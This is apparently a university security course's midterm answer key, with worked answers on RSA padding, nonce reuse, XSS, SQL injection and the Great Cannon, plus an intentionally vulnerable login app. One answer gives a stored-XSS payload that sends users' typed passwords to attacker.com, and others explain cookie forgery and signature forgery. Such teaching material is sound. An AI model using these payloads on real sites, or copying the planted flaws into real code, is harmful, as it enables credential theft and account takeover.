EECS 388 — Fall 2022
Intro to Computer Security

Midterm Exam Answer Key

If you are currently experiencing COVID-19 symptoms, *do not take this exam!*
Go home, get a COVID test, and contact the course staff for an alternative test-taking arrangement.

Do not open this booklet until instructed to begin the exam. This exam is closed book and closed notes. You may not use any electronic devices or communicate with anyone other than course staff.

Write your answers legibly, and use dark printing, since the exam will be scanned for grading. The intended answers fit within the spaces provided. **You will only be graded on the answers that are within the provided spaces.**

Security is hard, and so is this exam. Do your best, and *keep calm!* The exam grades will be curved.

Time limit: **70 minutes**.

Write and sign the honor code pledge:

> "*I have neither given nor received unauthorized aid on this examination, nor have I concealed any violations of the Honor Code.*"

_____

_____

_____

_____

_____
(Signature)

_____
(Print your name)

_____
(Uniqname)

Question:	1	2	3	4	Total
Points:	10	15	15	10	50
Score:					

1. Short Answer

(a) [3 points] What is the difference between hashing and encryption? Give an example algorithm of each (specifying its type) and a situation in which you would use each.

Solution: Hashing is a one-way operation, while encryption is intended to be reversed with (and only with) the requisite key. Hash functions (e.g., MD-5, SHA-1, SHA-256, etc.) are used, for example, in the process of assuring message integrity, where they are used to construct HMACs. Encryption algorithms (e.g., AES, RSA, etc.) are used to convey messages confidentially.

(b) [2 points] Which is regarded as the safest order of operations when constructing a secure channel to send a message p? **Choose one.**

- √ **Let** $c :=$ **Encrypt**$_{k_1}(p)$**, then send** $c \parallel$ **HMAC**$_{k_2}(c)$
- ◯ Let $c :=$ Encrypt$_{k_1}(p)$, then send $c \parallel$ HMAC$_{k_2}(p)$
- ◯ Let $v :=$ HMAC$_{k_1}(p)$, then send Encrypt$_{k_2}(p \parallel v)$
- ◯ Let $v :=$ HMAC$_{k_1}(p)$, then send Encrypt$_{k_2}(p) \parallel v$

Explain why your choice is the safest:

Solution: The Cryptographic Doom Principle applies here: when verifying a message, the integrity of the ciphertext should be checked first, to confirm that it has not been manipulated, before any other cryptographic operation. The first choice (encrypt-then-MAC) is the only one that allows the recipient to do that.

(c) [3 points] At a high level, describe how SQL injection and XSS attacks work. Then, state one key similarity and one key difference between the two attacks.

Solution: SQL injection occurs when a server interprets untrusted input as part of a SQL statement, typically due to forming a SQL expression by string concatenation without proper escaping. XSS occurs when a server allows untrusted input to be executed as JavaScript in a browser, again due to inadequate escaping or filtering. The key similarity is that untrusted data is inadvertently executed as code. SQL injection attacks typically take place server-side, while XSS attacks can be reflected (client-side) or stored (server-side) but always execute code client-side.

(d) [2 points] Two alternatives for implementing multi-factor authentication are time-based one-time passwords (TOTP) and U2F hardware tokens (such as Yubikeys). Describe an attack that can compromise TOTP, but that U2F tokens strongly protect against, and explain how they achieve this protection.

Solution: TOTP is subject to relay attacks. An attacker can make a fake website and fool the user into logging in with their TOTP, then immediately send the credentials to the relay site. U2F tokens protect against this because the browser itself binds the credential value to origin of the requesting site.

2. Cryptography

You've been hired to perform a security audit for Shushmail, a new "secure" email service.

Each Shushmail user has an RSA public key with public exponent 3 and a unique 4096-bit modulus N. Another user may encrypt a message m to this key by choosing a random 256-bit key k, using AES to encrypt m using key k: $c_m = \text{AES}_\text{k}(\text{m})$ and then using RSA to encrypt k to the recipient's public key: $c_k = k^3 \bmod N$. The ciphertext is then (c_k, c_m). Assume that the keys are properly generated, that users have a way of looking up correct public keys for recipients, and that the private RSA keys are stored securely.

(a) [3 points] Under this protocol, an eavesdropper who intercepts (c_k, c_m) can easily learn m. Explain the vulnerability, and state how to change the protocol to fix it. (*Hint:* Try using pencil and paper to encrypt with, say, $k = 2^8$ and $N = 2^{128} - 2$. What happens?)

> **Solution:** Since k is only 256 bits, k^3 is smaller than the 4096-bit modulus. The value doesn't "wrap around", so an attacker can simply (and efficiently) take the cube root of the encrypted value to recover k. To fix it, the protocol should implement an appropriate RSA padding scheme, such as OAEP.

Shushmail supports two different AES cipher modes: CBC and counter (CTR). However, due to a bug, it always uses the same initialization vector for CBC and the same nonce for CTR. (*Hint:* Recall that counter mode works like a stream cipher. You XOR each plaintext byte with a keystream generated by encrypting successive integer values.)

(b) [3 points] An attacker intercepts the ciphertext of two uncompressed images sent via Shushmail. The images are different but the same size, and both are unknown to the attacker. If both images were encrypted using the same buggy cipher mode, which mode lets the attacker learn more about the images? Explain.

> **Solution:** CTR mode. With CTR mode, XORing the ciphertexts will get them the same thing as the XORed plaintext, which reveals most of the major features of an image. With CBC mode, they'd only be able to learn how many blocks at the beginning of both images are identical, but nothing beyond that.

Suppose we fix Shushmail to properly protect confidentiality. A bank uses Shushmail to accept instructions from its customers. The bank, which knows its customers' public keys, first encrypts a message to the customer containing a secret value that is treated as a single-use authorization code. The customer can send money to another account by encrypting a message to the bank of the form: "`Transfer $`*`vvvvv`*` to account `*`xxxxxx`*`; auth=`*`authorization_code`*`.`"

(c) [3 points] Suppose the message uses CTR mode, and consider a MiTM attacker who can guess the destination account number. How can they subvert the protocol to steal money? At a high level, how should we change Shushmail to fix this?

Solution: CTR mode encryption is malleable. An attacker who knows the message format and the original account number a can change the message to account number b by XORing $a \oplus b$ with that portion of the ciphertext. To fix this, the protocol should add integrity protection by MACing the ciphertext.

The bank decides to add another layer of protections by requiring customers to confirm transactions by logging into its website using RSA signatures. They use textbook RSA (with no hashing or padding). In order to log in, the customer simply needs to submit *any* message that is accompanied by a valid signature made with their private key.

(d) [2 points] You've managed to find the bank's CEO's public key (e, N) on the company website. How could you use this information to log in as the CEO?

Solution: For a random s, compute $m = s^e \bmod N$ and submit m and s to the server. By construction, s is a valid signature for m.
Alternatively, send $m = 1$ and $s = 1$ or $m = 0$ and $s = 0$. In both cases, $s^e = m$ for all e.

Shushmail has decided to share "anonymized" server logs with a group of researchers. Shushmail wants to ensure that users' IP addresses aren't revealed, but the researchers need to be able to associate different requests that come from the same IP address. The logs are huge, and anonymization has to be applied efficiently with only a small, fixed amount of storage.

(e) [2 points] Shushmail plans to replace each IPv4 address with the SHA-256 hash of the address. Why is this insufficient to provide strong protection for the secrecy of the IPs?

Solution: There are only 2^{32} IPv4 addresses. An attacker could simply compute the SHA-256 hashes of all of them (which would take minutes) and build a lookup table to reverse the anonymization.

(f) [2 points] Propose a stronger scheme based on HMAC, and briefly argue why it is better.

Solution: In place of SHA-256, use HMAC-SHA-256 with a randomly chosen key k. Either plan to keep k well protected or discard it before releasing the data.

3. Web Security

With your success in your recent collaboration, USDCE has asked you to review the security of a web application called SuperDuperSecureLogin. The source code for SuperDuperSecureLogin is shown in the appendix starting on **page 11**.

(a) [2 points] Is SuperDuperSecureLogin vulnerable to SQL injection? If so, explain the vulnerability. If not, explain how SuperDuperSecureLogin protects against SQL injection.

> **Solution:** No, SuperDuperSecureLogin is not vulnerable to SQL injection.
> All SQL statements executed by the server use prepared statements, which ensures that untrusted data and SQL code are never confused.

(b) [3 points] Assume (independent of the previous question) that an attacker is able to breach SuperDuperSecureLogin's security and gain access to the full contents of the `users` database table. How can an attacker use this to quickly gain knowledge of user passwords?

> **Solution:** Since the passwords are hashed with without any salting, attackers can use a rainbow tables to quickly crack get user passwords.

(c) [2 points] Is SuperDuperSecureLogin vulnerable to XSS attacks? If so, explain the vulnerability and state which type of XSS attack SuperDuperSecureLogin is vulnerable to. If not, explain how SuperDuperSecureLogin protects against XSS.

> **Solution:** A stored XSS vulnerability exists, since the `/login/` route renders the list of all usernames without any sanitization.

(d) [3 points] How can an attacker retrieve the value of `SECRET_STRING` (shown on line 60) *without* exploiting any XSS or SQL injection issue or gaining access to any credentials?

> **Solution:** An attacker can send the cookie `auth:admin` in a request to `/secrets/`, which bypasses the login process and gives them access to the secret immediately. Alternatively, the attacker can just send a login request as `admin` to the `auth` endpoint, since the cookie is set regardless. A third solution is to create a *new* account with the username `admin`, and log in to that account.

(e) [5 points] It's a busy work day, and people (including the `admin` account) will be logging into the system. Playing the role of an attacker, how can you discover `admin`'s password, which consists of 64 randomly chosen alphanumeric characters?

You have the following resources at your disposal:

- A server you control, located at https://attacker.com/, that can be used to receive and log HTTP requests.
- A web browser with the ability to make requests to SuperDuperSecureLogin but no credentials. You can perform any supported actions that do not require authentication.

Hint: It's fine if your solution obtains the username and password of *any* user who logs in to the site form, since you can always filter out every user but `admin` later.

In the box below, explain each step in your attack. If any involves code, provide pseudocode. You don't have to worry about the exact syntax or about the details of any encoding or escaping. You should avoid interfering with normal use of the server, but it's okay if your attack has minor user-visible side effects.

Solution:

1. Construct a JavaScript payload like this:

```
1 f = function(){ // override f
2   var u = document.querySelector('# username').value;
3   var p = document.querySelector('# password').value;
4   document.createElement('img').src = 'https://attacker.com?u=
        '+u+'&p='+p;
5   // ... wait for img to load...
6   postAuth(u, p);
7 }
```

2. Wrap the payload in `<script>...</script>` and encode it as the username parameter in a POST request to `/create/`.

3. Watch the attacker.com logs and wait for admin to log in. The password will be send in the `p=` parameter.

Some alternatives for how to hook the login button:


- Overwriting the `onSubmit` handler on the login form with a custom handler that sends the values of the username and password to the server.
- Overwriting the definition of `f` or `postAuth` with a new definition that sends the username and password to the server.

4. Network Security

According to Wikipedia:

> The Great Cannon of China is an Internet attack tool that is used by the Chinese government to launch distributed denial-of-service attacks on websites by performing a man-in-the-middle attack on large amounts of web traffic and injecting code which causes the end-user's web browsers to flood traffic to targeted websites. [. . .] The first known targets of the Great Cannon (in late March 2015) were websites hosting censorship-evading tools, including GitHub and GreatFire, a service monitoring blocked websites in China.

The figure below depicts the Great Cannon in action:



1. A browser outside China requests a script via HTTP from a site in China, e.g., hm.baidu.com.
2. The Great Firewall, China's censorship infrastructure, sees the request at the national border.
3. Before the real site can respond, the Cannon sends a spoofed response containing JavaScript.
4. This code runs in the browser and makes a HTTP request to the victim site, GitHub.com.

(a) [2 points] The Great Cannon is used to launch distributed denial-of-service (DDoS) attacks. What is a *distributed* denial-of-service attack? Why are such attacks more difficult to defend against than non-distributed DoS attacks?

Solution: A DDoS attack overwhelms a target with traffic from many widely dispersed sources. This is more difficult to block, since it is not possible to simply filter traffic from a handful of source addresses or network paths.

(b) [1 point] What property of the IP protocol does the Great Cannon exploit to make the client believe that its response packets originated from Baidu?

Solution: IP sources are not authenticated, so the GC can simply put Baidu's IP address in the src_addr field in order to make it appear that its packets are coming from Baidu.

(c) [1 point] What property of the TCP protocol does the Great Cannon exploit to allow it to inject traffic into the HTTP connection?

Solution: TCP does not include cryptographic integrity or confidentiality protection, exposing data to reading and manipulation by an on-path attacker like the GC.

(d) [2 points] To prevent its users from becoming part of a GC-style attack, Baidu could enable HTTPS for all resources. Name and describe two additional steps it would need to take to ensure that all connections, including those from first-time users, were protected.

Solution: 1. Send an HSTS header to prevent SSLstripping attacks.
2. Add its domain to the HSTS-preload list to protect first-time users.

(e) [2 points] How can sites targeted by the Great Cannon defend against such a DDoS attack? Name and describe two measures they can take.

Solution: Let's accept any plausible DDoS defense discussed in lecture. For example: client puzzles, traffic filtering, add capacity, host the site behind a CDN.

(f) [2 points] Browser developers could prevent future Great Cannon attacks by requiring HTTPS for all sites. What practical considerations would this raise, and how could they be addressed?

Solution: Look for a thoughtful discussion. This would require providing a path to gradually transition remaining sites away from unencrypted HTTP. Practical considerations include backwards compatibility with old hosting platforms, availability of certificates, and user education. Automation through ACME and other protocols could help.

Midterm Exam Answer Key – Appendix

Do not open this document until instructed to begin the exam.

This appendix contains code or data that you will be asked to examine by one or more specific exam problems. You may use this appendix as scratch space, but nothing you write here will be graded.

Please write your name below and turn in this appendix with your completed exam:

_____
(Print your name)

_____
(Uniqname)

Used for Question 3

SuperDuperSecureLogin Code

```
@app.route('/create/', methods=['POST'])
def create(request):
  # these three fields are stored as VARCHAR(1024)
  username = request.args.get('username')
  email    = request.args.get('email')
  password = request.args.get('password')
  passhash = hashlib.md5(password).hexdigest()

  database.execute('INSERT INTO users (username, email, passhash) VALUES (?, ?, ?)', (username, email, passhash))
  return '', 200

@app.route('/login/')
def login(request):
  all_users = database.execute('SELECT username FROM users').fetchall()
  # wraps every username with <li>...</li>:
  user_list = ''.join(f'<li>{u}</li>' for u in all_users)

  return """
    <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.6.1/jquery.min.js" integrity="sha512-aVKKRRi/Q/YV+4mjoKBsE4x3H+BkegoM/em46NNlCqNTmUYADjBbeNefNxYV7giUp0VxICtqdrbqU7iVaeZNXA==" crossorigin="anonymous" referrerpolicy="no-referrer"></script>
    <script>
      function postAuth(username, password) { /* assume this is implemented correctly and makes a POST request with the provided parameters to the /auth/ endpoint. */ }
      function f() {
        var username = document.querySelector('#username').value;
        var password = document.querySelector('#password').value;
        postAuth(username, password);
      }
    </script>
    <h1>Welcome</h1>
    <p>Users:</p>
    <ul>{0}</ul>
    <h2>Login</h2>
    <form onSubmit="f()">
      <b>Username:</b>
      <input type="text" name="username" id="username">
      <b>Password:</b>
      <input type="password" name="password" id="password">
      <button type="submit">SuperDuperSecureLogin!</button>
    </form>
  """.format(user_list)


```

```
42 @app.route('/auth/', methods=['POST'])
43 def auth(request):
44   username = request.args.get('username')
45   password = request.args.get('password')
46   passhash = hashlib.md5(password).hexdigest()
47
48   results = database.execute('SELECT * FROM users WHERE username = ? AND
         passhash = ?', (username, passhash))
49   if len(results.fetchall()) > 0 and username == 'admin':
50     resp = redirect('/secrets/', code=302)
51   else:
52     resp = make_response('Welcome, ' + username)
53   resp.set_cookie('auth', value=username) # adds Set-Cookie response header
54   return resp
55
56 @app.route('/secrets/', methods=['POST'])
57 def secrets(request):
58   username = request.cookies.get('auth')
59   if username == 'admin':
60     return SECRET_STRING # SECRET_STRING is defined elsewhere
61   else:
62     return 'You must be admin to see the secrets'
```